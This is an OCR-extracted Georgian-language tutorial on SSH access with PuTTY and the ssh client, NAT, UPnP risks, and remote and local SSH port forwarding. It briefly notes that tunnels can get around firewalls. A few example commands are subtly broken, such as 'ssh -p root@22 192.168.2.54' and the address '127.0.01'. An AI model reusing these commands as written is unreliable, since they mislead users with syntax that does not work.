
Putty ჩამოტვირთეთ ბმულიდან https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html. იგი ასე გამოიყურება:




ამავე ბმულზე ნახავთ სხვა პროგრამებსაც, მაგალითად PuttyGen - დაშიფვრის გასაღებების გენერატორს. არსებობს სხვა SSH პროგრამებიც, მაგრამ Putty მარტივია და უფასოა. მაგალითად იმისათვის რომ ჩემ Raspberry Pi-ს შევუერთდე, IP მისამართის უჯრაში უნდა შევიყვანო მისი IP მისამართი ან SSH-სერვერის სახელი.



თუ დააჭერთ Open ღილაკს მოხდება დაკავშირება და Raspberry Pi მომთხოვს მომხმარებლის სახელს და პაროლს.



შეიყვანეთ მომხმარებლის სახელი და დააჭირეთ Enter-ს. შემდეგ სტრიქონში გამოვა პაროლის მოთხოვნა. შეიყვანეთ პაროლი და დააჭირეთ Enter-ს.



როგორც ხედავთ შევედით სისტემაში.


იგივეს გაკეთება Linux-დან ასე ხდება:

```
ssh -p root@22 192.168.2.54
```

-p 22 აღნიშნავს პორტს. ეს პარამეტრი შეგიძლიათ საერთოდ გამოტოვოთ რადგან პორტი 22 სისტემურად ნაგულისხმებია. SSH-ს ნებისმიერ პორტთან მუშაობა შეუძლია, მაგალითად თუ Firewall-ის გვერდის ავლა გინდათ შეიძლება გამოიყენოთ პორტები 80 ან 443. Root ნიშნავს, რომ როგორც ადმინისტრატორი ისე შედიხართ.

ჩვეულებრივ არ უნდა გამოიყენოთ ადმინისტრატორად შესვლა და უნდა შეხვიდეთ როგორც სტანდარტული მომხმარებელი. ჩემ შემთხვევაში მომხმარებლის სახელია pi, შესაბამისად უნდა შევიყვანო

```
ssh -p 22 pi@192.168.2.54
```




როგორც ხედავთ კავშირი დამყარდა.

ვინაობის გარკვევის ანუ Authentication მეთოდი შესაძლებელია სერვერზე დააყენოთ. აქ განხილულ შემთხვევაში პაროლით ხდება ამოცნობა.

პორტების გადამისამართება

საკომპიუტერო ქსელებში პორტების გადამისამართება არის NAT-ში ინფორმაციის გადამისამართება ერთი მისამართისა და პორტის კომბინაციიდან მეორეზე. როცა პაკეტები გაივლიან ქსელის ჭიშკარს (რუტერს ან Firewall).



ეს მეთოდი ყველაზე ხშირად გამოიყენება რომ შიგა ან დაცულ ქსელზე მოთავსებული რესურსები თუ მომსახურებები მიაწოდოთ კომპიუტერებს, რომლებიც მოთავსებული არიან ამ ქსელების გარეთ. ეს კეთდება გარე კომპიუტერის IP მისამართისა და პორტის გადამისამართებით შიგა კომპიუტერზე.

როცა ჩვეულებრივ სახლის რუტერს იყენებთ, ამ რუტერს აქვს ორი IP მისამართი: ერთი შიგა ქსელისათვის და მეორე ინტერნეტთან ან გარე ქსელთან მისაერთებლად. გარე ქსელი ვერ ხედავს შიგა ქსელს, რუტერის NAT (Network Address Translation) თვისების გამო.

როცა პორტის გადამისამართება ხდება, ქსელის ადმინისტრატორი შეარჩევს ჭიშკრის (Gateway, ან რუტერის) ერთ პორტს, იმისათვის რომ ამ პორტის გავლით მოხდეს კავშირი გარე კომპიუტერებთან. გარე კომპიუტერებმა უნდა იცოდნენ ამ ჭიშკრის IP მისამართი და პორტის ნომერი იმისათვის რომ მოახერხონ მისი გავლით კავშირი. ხშირად,

ცნობილი სერვისების კარგად ცნობილი პორტები გამოიყენება ასეთი დანიშნულებით. მაგალითად ინტერნეტ კავშირის პორტი 80.

პორტების გადამისამართების ტიპიური გამოყენებაა:

- საჯარო HTTP სერვისის მუშაობა შიგა ქსელში;
- SSH-ის გამოყენებით გარე კომპიუტერის შეერთება ქსელის შიგა კომპიუტერთან.
- FTP წვდომის მიცემა ქსელის შიგა კომპიუტერიდან გარე კომპიუტერებისათვის.
- შიგა ქსელში ამუშაოთ საჯაროდ მისაწვდომი თამაშების სერვერი.

ადმინისტრატორები პორტების გადამისამართებას აკეთებს ჭიშკრის ოპერაციულ სისტემაში, Linux -ში ეს მიიღწევა პაკეტების ფილტრაციის წესების განსაზღვრით iptables ან netfilter-ის საშუალებით. BSD და macOS (Yosemite (OS 10.10.X)-მდე) ოპერაციული სისტემები ამას აკეთებს Ipfirewall (ipfw) მოდულის საშუალებით, macOS ოპერაციული სისტემები დაწყებული Yosemite დან ამას Packet Filter (pf)მოდულით აკეთებს.

ჭიშკრის მოწყობილობებში, პორტების გადამისამართება განხორციელდება დანიშნულების მისამართის და პორტის მთარგმნელი წესის განსაზღვრის საშუალებით (Linux-ში, DNAT წესი). ამ შემთხვევაში, საწყისი მისამართი და პორტი, რჩება შეუცვლელი. ხოლო როცა გადამისამართება ხდება კომპიუტერით, რომლიც არ არის სისტემურად ნაგულისხმები ჭიშკარი, საწყისი მისამართი უნდა შეიცვალოს და უნდა განისაზღვროს მთარგმნელი მანქანის მისამართად., სხვა შემთხვევაში პაკეტები არ გაივლიან მთარგმნელ მანქანას და კავშირი არ იმუშავებს.

როცა პორტის გადამისამართება ხდება პროქსი პროცესით (როგორიც არის პროგრამული დონის Firewall, SOCKS firewall-ებით, ან TCP პროქსიების გავლით), მაშინ პაკეტების გადათარგმნა არ ხდება, მონაცემები გაივლის პროქსის გავლით. ეს როგორც წესი იწვევს საწყისი მისამართის (და პორტის ნომრის) შეცვლას პროქსი მანქანის მისამართით.

Unix-ის მსგავსი ოპერაციულ სისტემებში, პორტების გადამისამართება თავისუფლად ხდება პორტებზე რომელთა ნომერიც 1024-ზე მეტია. ხოლო დანარჩენ პორტებზე გადამისამართება root მომხმარებელს შეუძლია. ადმინისტრატორის უფლებებით მუშაობა საშიშია კომპიუტერის კიბერ უსაფრთხოებისათვის, შესაბამისად პორტების გადამისამართება ხდება დაბალი ნომრის პორტებიდან მაღალი ნომრის პორტებზე, იმისათვის რომ არ დაგჭირდეთ ადმინისტრატორის უფლებებით მუშაობა.

Universal Plug and Play protocol (UPnP) იგივე პრინციპით მუშაობს როგორც Plug and Play, ანუ მოწყობილობას უერთებთ კომპიუტერს და არ გჭირდებათ ამ მოწყობილობის სამართავი დრაივერის დაყენება. დაახლოებით იგივე ხდება ქსელშიც, ეს პროტოკოლი საშუალებას აძლევს ქსელის მოწყობილობებს ადვილად აღმოაჩინონ ერთმანეთი და ერთმანეთთან იმუშაონ. მომხმარებლის თვალსაზრისით ძალიან კომფორტული პროტოკოლია. ქსელს შეიძლება შეუერთოთ ნებისმიერი მოწყობილობა და იგი სხვა მოწყობილობებთან ყოველგვარი დამატებითი პარამეტრების განსაზღვრისა თუ პროგრამების დაყენების გარეშე იმუშავებს. ასევე შესაძლებელია ქსელის გარეთ მოთავსებულ მოწყობილობებსაც მისცეთ ასეთი კავშირის საშუალება. Internet Gateway Device Protocol (IGD) პროტოკოლის გამოყენებით UPNP-ს შეუძლია გაიგოს თქვენი გარე IP მისამართი და მოახდინოს მისი გამოყენებით პორტების გადამისამართება რომ გარე მოწყობილობებმა მოახერხონ შეერთება შიგა ქსელთან. სამწუხაროდ, კომფორტთან ერთად უსაფრთხოების დიდ ხარვეზებიც არსებობს. ჰაკერებს შეუძლიათ უბრალოდ დაასკანირონ პორტები და მოძებნონ შესაბამისი UPNP პორტი და შემდეგ შეუერთდნენ თქვენ ქსელს, გამოჩნდა უფრო რთული ტროიან ვირუსებიც რომლებიც UPNP-ს იყენებენ საკუთარ სერვერებთან დასაკავშირებლად ეს ბმული https://www.varonis.com/blog/what-is-upnp/ მოგიყვებათ ს როგორ ხდება.

პორტების დისტანციურად გადამისამართება

დისტანციურად პორტების გადამისამართების გამოსაყენებლად დანიშნულების სერვერის მისამართი და პორტების ორი მისამართი უნდა იყოს ცნობილი. პორტების ნომრები კი დამოკიდებული იმაზე თუ რა პროგრამებს იყენებთ.

პორტების დისტანციური გადამისამართება საშუალებას აძლევენ კომპიუტერებს დისტანციურად დაუკავშირდნენ პროგრამებს სერვერზე. მაგალითად:

- კომპანიის თანამშრომელს სახლის კომპიუტერზე დაყენებული აქვს FTP სერვერი და მას უნდა სხვა თანამშრომლებს მისცეს წვდომა FTP სერვერზე . ამის გასაკეთებლად ამ თანამშრომელს შეუძლია დააყენოს პორტების დისტანციური SSH გადამისამართება კომპანიის შიგა კომპიუტერებზე თავისი FTP სერვერის მისამართით და სწორი პორტების (FTP-ის სტანდარტული პორტია TCP/21)

პორტის დისტანციური გადამისამართება მონაცემებს აგზავნის SSH სერვერიდან კლიენტის გავლით დანიშნულების პროგრამასთან.

მაგალითად, წარმოიდგინეთ რომ ქმნით ვებ აპლიკაციას რომელიც მუშაობს თქვენი კომპიუტერის პორტზე 8000. სხვა ხალხს მასთან წვდომა არ აქვთ რადგან თქვენი ქსელს არ აქვს საჯარო IP მისამართი და NAT მათ ქსელში არ უშვებს. მაგრამ გჭირდებათ რომ კლიენტს აჩვენოთ თუ როგორ მუშაობს ვებ აპლიკაცია. სწორედ ამ შემთხვევებში დაგეხმარებათ პორტებს დისტანციურად გადამისამართება. აკრიფეთ ბრძანება

ssh -R 7000: 127.0.0.1:8000 user@example.com

სადაც user მომხმარებლის სახელია ხოლო example .com თქვენი აპლიკაციის მისამართი.

ამ ბრძანების ამუშავებისას სერვერი პორტს 7000 მიაბამს example.com-ს. ნებისმიერი კავშირი რომელიც მოდის ამ პორტზე იგზავნება თქვენი კომპიუტერის SSH კლიენტზე, რომელიც მას აგზავნის პორტზე 8000 მისამართზე 127.0.01. ეხლა მომხმარებელს შეუძლია გახსნას http://example.com:7000 თავის ბრაუზერში და მიიღებენ წვდომას აპლკიაციაზე.

თუ ასეთი კავშირის დამყარებას ვებ სერვერის გამოყენებით აპირებთ გაითვალისწინეთ რომ, ვებ სერვერი მოთხოვნების მისაღებად ხსნის 8080 პორტს.

მეორე მაგალითია როცა მეგობრის დახმარება გჭირდებათ რუტერის კონფიგურირებაში, მაგრამ მას არ აქვს პირდაპირი წვდომა თქვენ რუტერთან. შეიყვანეთ ბრძანება :

```
ssh -R 8080:192.168.100.1:8000 user@example.com
```


ამის გაკეთების კიდევ ერთი მაგალითია Windows-ში ვებ სერვერზე წვდომის განსაზღვრა. ამისათვის გამოვიყენებთ Putty-ს.

ჯერ უნდა ავამუშაოთ ვებ სერვერი Windows მანქანაზე. ამისათვის უნდა დააყენოთ Python. ეს მარტივია რადგან Python უფასოა და Microsoft Store-ში არის განთავსებული. უბრალოდ მოძებნეთ და დააყენეთ.

შემდეგ კი ბრძანებების სტრიქონში შეიყვანეთ:


Python -m http.server 9999

ეს ბრძანება აამუშავებს ვებ სერვერს რომელიც უსმენს პორტ 9999-ს




აამუშავეთ Putty

Category მენიუში აარჩიეთ SSH > Tunnels და გამოსულ ფანჯარაში განსაზღვრეთ პარამეტრები როგორც ამ ნახატზეა ნაჩვენები:



დააჭირეთ Add ღილაკს



შემდეგ გადადით Putty-ის session მენიუზე შეიყვანეთ აპლიკაციის მისამართი და დააჭირეთ Open. კავშირი დამყარდება შესაბამის აპლიკაციასთან. შეიყვანეთ პაროლი თუ საჭიროა.

SSH-ით ადგილობრივი პორტებს გადამისამართება

ადგილობრივი პორტის გადამისამართება არის პორტების გადამისამართების ყველაზე გავრცელებული მეთოდი. იგი გამოიყენება რომ ადგილობრივ კომპიუტერზე მომუშავე მომხმარებელი დააკავშიროთ სხვა სერვერს, მაგალითად გადააგზავნოთ დაშიფრული მონაცემები სხვა SSH კლიენტზე. ადგილობრივი პორტის გადამისამართების საშუალებით შესაძლებელია გვერდი აუაროთ Firewall-ებს.

ადგილობრივი პორტის გადამისამართება ნიშნავს რომ დაშორებული კომპიუტერის პორტს იყენებთ როგორც ადგილობრივ პორტს და უერთდებით თითქოს ეს პორტი მოთავსებულია თქვენს კომპიუტერზე. ანუ პორტების ადგილობრივი გადამისამართება აგზავნის მონაცემებს კლიენტიდან SSH სერვერზე და შემდეგ დანიშნულების სერვერზე. ეს ბმული https://www.microfocus.com/documentation/reflection-desktop/16-2/rdesktop-guide/rsit_unix_local_forwarding.htm?view=print კარგად აგიხსნით ამ პროცესს.

ადგილობრივი გადამისამართებისას, SSH კლიენტის კავშირები გადამისამართდება დანიშნულების სერვერზე SSH სერვერის გავლით. SSH სერვერი კონფიგურირდება რომ გადაამისამართოს მონაცემები სპეციფიური პორტიდან (მოთავსებულია კომპიუტერზე რომელზეც მუშაობს SSH კლიენტი) დანიშნულების მისამართზე, დაშიფრული გვირაბის გავლით. ადგილობრივი პორტი მოთავსებულია SSH სერვერიდან კომპიუტერზე და ეს პორტი არის „გადამისამართებული პორტი“. იგივე კომპიუტერზე, შეიძლება კონფიგურირება გაუკეთოთ ნებისმიერ კლიენტს, რომ დაუკავშირდეს გადამისამართებულ პორტს. მას შემდეგ რაც ეს კავშირი დამყარდება, SSH კლიენტი უსმენს გადამისამართებულ პორტს და SSH სერვერის დაშიფრული კავშირის საშუალებით, მიმართავს კლიენტების მიერ გაგზავნილ ყველა მონაცემებს ამ პორტზე, სერვერი გაშიფრავს მონაცემებს და გააგზავნის დანიშნულების მისამართსა და პორტზე.

როცა SSH კავშირი დამყარდება, კლიენტი, ადგილობრივად ანუ კომპიუტერზე რომელზეც მუშაობს SSH კლიენტი, გახსნის მოსასმენ ე.წ. ბუდეს (socket) რომელიც წარმოადგენს IP ან DNS სახელისა და პორტის ერთობლიობას, ეს კომბინაცია ცალსახად განსაზღვრავს რას უნდა შეუერთდეს კლიენტი პროგრამა. უმეტეს შემთხვევებში ასეთი ბუდე მხოლოდ SSH კლიენტისათვის არის მისაწვდომი. ჭიშკრის პორტის განსაზღვრა აკონტროლებს შეძლებენ თუ არა პროგრამები ადგილობრივად გადამისამართებულ პორტთან შეერთებას. ჩვეულებრივ ეს ფუნქცია არ არის გააქტიურებული და კლიენტი იყენებს ე.წ. lop back მისამართს (“localhost” ან 127.0.01) პორტების ადგილობრივი

გადამისამართების ბუდის გახსნისას. ეს კი სხვა კომპიუტერებს არ აძლევს საშუალებას შეუერთდნენ გადამისამართებულ პორტს. როცა ჭიშკრის პორტებს გააქტიურებთ, კლიენტს შეუძლია გახსნას SSH კლიენტის ბუდე თუ გამოიყენებს IP მისამართს, URL-ს, ან DNS სახელს. მაგალითად SSH კლიენტი რომელიც მუშაობს acme.com-ზე შეიძლება დააკონფიგრიროთ რომ გადაამისამართოს პორტი 8088. როცა ჭიშკრის პორტები არ არის გააქტიურებული, გადამისამართებული ბუდეა localhost:8088. ხოლო როცა ჭიშკრის პორტები გააქტიურებულია, გადამისამართების ბუდე იქნება acme.com:8088.

1. კლიენტი კონფიგურირდება რომ შეუერთდეს გადამისამართებულ პორტს. როცა ეს კლიენტი კავშირს ამყარებს მონაცემები იგზავნება მომსმენ პორტზე და შემდეგ გადამისამართდება SSH კლიენტზე.
2. SSH კლიენტი დაშიფრავს მონაცემებს და გააგზავნის დაცული გარსის არხის გავლით დაცული გარსის სერვერზე.
3. დაცული გარსის სერვერი მიიღებს მონაცემებს, გაშიფრავს და გააგზავნის დანიშნულების პროგრამული სერვერის კომპიუტერზე და პორტზე.


გაითვალისწინეთ რომ საბოლოო დანიშნულების კომპიუტერი და პორტი არ მდებარეობენ SSH სერვერზე, მონაცემები გაშიფრული (ღია) სახით იგზავნება SSH -ის სერვერსა და პროგრამულ სერვერს შორის.

4. პროგრამული სერვერიდან მომავალი პასუხები გადამისამართდება დაცული გარსის სერვერზე რომელიც დაშიფრავს ამ მონაცემებს და გაუგზავნის SSH კლიენტს. ეს უკანასკნელი კა გაშფრავს მონაცემებს და გადაუგზავნის საწყის პროგრამას.

ადგილობრივი გადამისამართების ბრძანების სინტაქსი შემდეგია:

```
ssh -L listening_port:app_host:hostport user@sshserver
```

ეს დიაგრამების აგიხსნიან როგორ ხდება ადგილობრივი გადამისამართების გამოყენება.




ამ დიაგრამაში, პროგრამის კლიენტი და SSH კლიენტი ერთ კომპიუტერზე HostA-ზე მუშაობენ, ხოლო SSHსერვერი და პროგრამული სერვერი მუშაობენ HostB-ზე. ყველა მონაცემები რომლებიც გაიგზავნება პორტ 2222 HostA-ზე დაიშიფრება და გაიგზავნება სერვერის 222 პორტზე (ამისათვის ხდება loopback მისამართის გამოყენება HostB-ზე). ასეთ შემთხვევებში გამოიყენება ბრძანება:


```
ssh -L 2222:localhost:222 user@HostB
```

მომდევნო დიაგრამა კი გიჩვენებთ სხვადასხვა კომპიუტერზე განთავსებული SSH სერვერსა და პროგრამულ სერვერს. ყველა მონაცემები რომლებიც გაიგზავნება პორტ 2222-ზე გადაიგზავნება პორტზე 222 HostC-ზე. ამის გასაკეთებლად კი გამოიყენება ბრძანება


```
ssh -L 2222:HostC:222 user@HostB
```



